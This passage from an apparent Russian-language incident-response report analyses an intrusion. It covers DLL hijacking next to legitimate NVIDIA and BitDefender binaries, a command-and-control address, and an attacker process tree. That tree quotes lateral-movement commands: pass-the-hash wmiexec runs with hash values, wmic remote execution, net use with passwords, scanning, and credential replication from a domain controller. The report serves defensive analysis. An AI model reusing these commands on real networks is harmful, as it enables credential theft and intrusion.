


Рисунок 6

C:\Windows\SysWOW64\config\systemprofile\Applications\NVIDIA64\NvContainer64.exe
- принадлежит программе NVIDIA, и является частью программного обеспечения NVIDIA. (Рисунок 7)




Рисунок 7

C:\Windows\SysWOW64\config\systemprofile\Applications\NVIDIA64\version.dll
- вредоносная многофункциональная библиотека. (Рисунок 8)




Рисунок 8

C:\ProgramData\BitDefender\bdreinit.exe
- исполняемый файл PE формата принадлежит BitDefender. (Рисунок 9)




Рисунок 9

C:\Windows\Tasks\dbghelp.dll
- вредоносная многофункциональная библиотека. (Рисунок 10)




Рисунок 10

В директорию, в которой находились легитимные исполняемые файлы, помещались вредоносные библиотеки.

Вредоносные библиотеки на разных машинах имели уникальный хеш, потому что сборка происходила на конечных устройствах.

При запуске исполняемого файла с повышенными привилегиями из текущего каталога подгружалась вредоносная нагрузка. Далее происходило подключение к серверу управления. В совокупности исполняемый файл и вредоносная нагрузка позволяли злоумышленникам удаленно управлять скомпрометированными системами (создавать/завершать процессы, собирать информации о системе, осуществлять операции с файлами и т.д.)

Инжектированные процессы запускали в системе аномальный svchost.exe без параметров, который в дальнейшем осуществлял вредоносную активность. Ниже представлен пример дерева процессов одной из скомпрометированных машин:



C:\Users\<имя пользователя>\ AppData\Roaming\App\Dr.Web\ frwl_svc.exe (PID 2236)
C:\Windows\System32\ svchost.exe (PID 3308)
Network connection
Обращения к C2
46.17.248.59 /443
Process Accsecc:
Lsass.exe
Granted Access - 0x1410
File Create :
C:\Windows\Tasks\find.exe
C:\Windows\Tasks\pass.txt
C:\Windows\Tasks\tmp.bat
C:\Windows\Tasks\s.exe
C:\Windows\Tasks\nbtp.exe
C:\Windows\Tasks\taskmgr.exe
C:\Windows\Tasks\wmiexec.exe
C:\Windows\Tasks\repsw.exe
C:\Windows\Tasks\smbwin7.exe
C:\Windows\Tasks\user.txt
C:\Windows\Tasks\smit.exe
C:\Windows\system32\ cmd.exe (PID 1192) СИСТЕМА
C:\Windows\Tasks\ dwm.exe (PID 4108)
net use \\10.200.5.177 / del (PID 2204)
net use \\10.200.5.177 147896325 /u:pc-5\ Admin2 (PID 6732)
ping 10.200.5.177 -n 1 (PID 1924)
ping 10.200.64.89 -n 1 (PID 4312)
C:\Windows\system32\ cmd.exe (PID 6340) СИСТЕМА
net use (PID 3264)
wmiexec.exe DOMEN/ Администратор@192.168.0.4 -hashes aad3b1231231404eeaad3b435b5141231231232e21ccdc8e20f24db3359335e87961 -fn cmd -arg "c:\ windows\tasks\ taskmgr.exe" (PID 5700)
wmiexec.exe usa.mil/ administrator@192.168.0.4 -hashes aa123123123123:7ecfff0c35481876072a14bad0f88bb1 -fn cmd -arg "c:\ windows\tasks\ taskmgr.exe" (PID 3780)
wmiexec.exe usa.mil/ administrator@192.168.1.210 -hashes aad3b435b531404eeaad3b435b51404e12312312312312388bb1 -fn cmd -arg "c:\windows\tasks\ taskmgr.exe" (PID 1120)
ping 192.168.0.4 -n 1 (PID 5872)
C:\Windows\system32\ cmd.exe (PID 700) СИСТЕМА
wmiexec.exe DOMEN/ Администратор@192.168.0.4 -hashes aad3b435b51404eeaad3b435b514074e1321e:28e2e21ccdc8e20f24db359335e87961 -fn cmd -arg "c:\ windows\tasks\ taskmgr.exe" (PID 568)
wmiexec.exe DOMEN/ Администратор@192.168.0.4 -hashes aad3b435b551404eeaad3b435b51404ee:28e5432e21ccdc8e20f24db359335e87961 -fn upfile -arg "C:\ windows\tasks\ taskmgr.exe c:\windows\ tasks" (PID 4104)
wmiexec.exe DOMEN/ Администратор@192.168.0.4 -hashes aad3b435b51404e98eaad3b435b51224042ee:j28e2e21ccdc8e20f24db359335e87961 -fn download -arg "C:\windows\tasks\ini" (PID 780)
ping 192.168.0.4 -n 1 (PID 5996)
C:\Windows\system32\ cmd.exe (PID 5044) СИСТЕМА
repsw.exe DC2 192.168.0.4 2d0028e4d92c48d9a5a8115b1a69e42b (PID 6720)
C:\Windows\system32\ cmd.exe (PID 6228) СИСТЕМА
dwm.exe (PID 6584)
ping 10.200.5.177 -n 1 (5448)
C:\Windows\system32\ cmd.exe (PID 920) СИСТЕМА
net use (PID 1748)
wmic / node:10.13.250.251 / user:"DOMAIN\admin" / password:"password" process call create "cmd.exe /c c:\windows\ tasks\taskmgr.exe" (PID 1232)
smit.exe (PID 6344)
sc start frwlsvc (PID 1140)
net use \\10.13.216.11 / del (PID 2000)
net use \\10.13.216.10 pc /u:domain.local\admin (PID 8140)
net use \\172.16.0.6 /del (PID 11096)
net use \\10.13.250.252 pc /u:domain.local\admin (PID 5588)
C:\Windows\system32\ cmd.exe (PID 4240) СИСТЕМА
C:\Windows\Tasks\s.exe s tcp 10.200.64.89 445 (PID 572)
C:\Windows\Tasks\s.exe s tcp 10.200.72.172 445 (PID 2712)
C:\Windows\Tasks\s.exe s tcp 10.200.64.89 445 (PID 728)
C:\Windows\Tasks\ nbtp.exe nbtp 10.200.64.89 (PID 5908)
C:\Windows\Tasks\ nbtp.exe nbtp 10.200.72.172 (PID 2276)
net use \\10.200.64.89 147896325 /u:PC-3\ admin-3 (PID 6528)
ping 10.200.64.89 -n 1 (PID 7096)
ping 10.200.72.172 -n 1 (PID 2124)
C:\Windows\system32\ cmd.exe (PID 920) СИСТЕМА
smbwin7.exe (PID 1522)

Рисунок 11

Defense Evasion (TA0005)

В качестве техники, использованной для «уклонения от защиты», злоумышленники применяли Masquerading: Match Legitimate Name or Location (T1036.005). Вредоносные процессы создавались таким образом, чтобы название частично или полностью совпадало с легитимным. На большом количестве хостов был зафиксирован запуск большого количества исполняемых файлов из директории:

- C:\Windows\Tasks\taskmgr.exe
- C:\Windows\Tasks\rar.exe
- C:\Windows\Tasks\dwm.exe
- C:\Windows\Tasks\tools.exe

Исследование артефактов, находящихся в директории c:\windows\tasks, позволило более детально изучить инструментарий, используемый злоумышленниками. Помимо исполняемых файлов, запуск которых из нетипичной директории привлек внимание аналитиков, были обнаружены файлы различных расширений.

Полезная нагрузка для использования техники DLL Search Order Hijacking (T1574.001) доставлялась на машины в формате jpg,

что говорит нам об использование техники Obfuscated Files or Information (T1027), именно поэтому хэш исполняемых файлов и библиотек на всех машинах отличаются, т.к. сборка производилась локально на машине.

- C:\Windows\Tasks\11-30_17-39-35.jpg
- C:\Windows\Tasks\11-30_17-39-26.jpg
- C:\Windows\Tasks\11-30_18-15-52.jpg

Большинство из обнаруженного вредоносного ПО использует технику Indicator Removal on Host (T1070), что усложняет поиск исполняемых файлов на скомпрометированных машинах.

После выполнения вредоносного кода, утилита сама удаляется с заражённой машины.




Рисунок 12

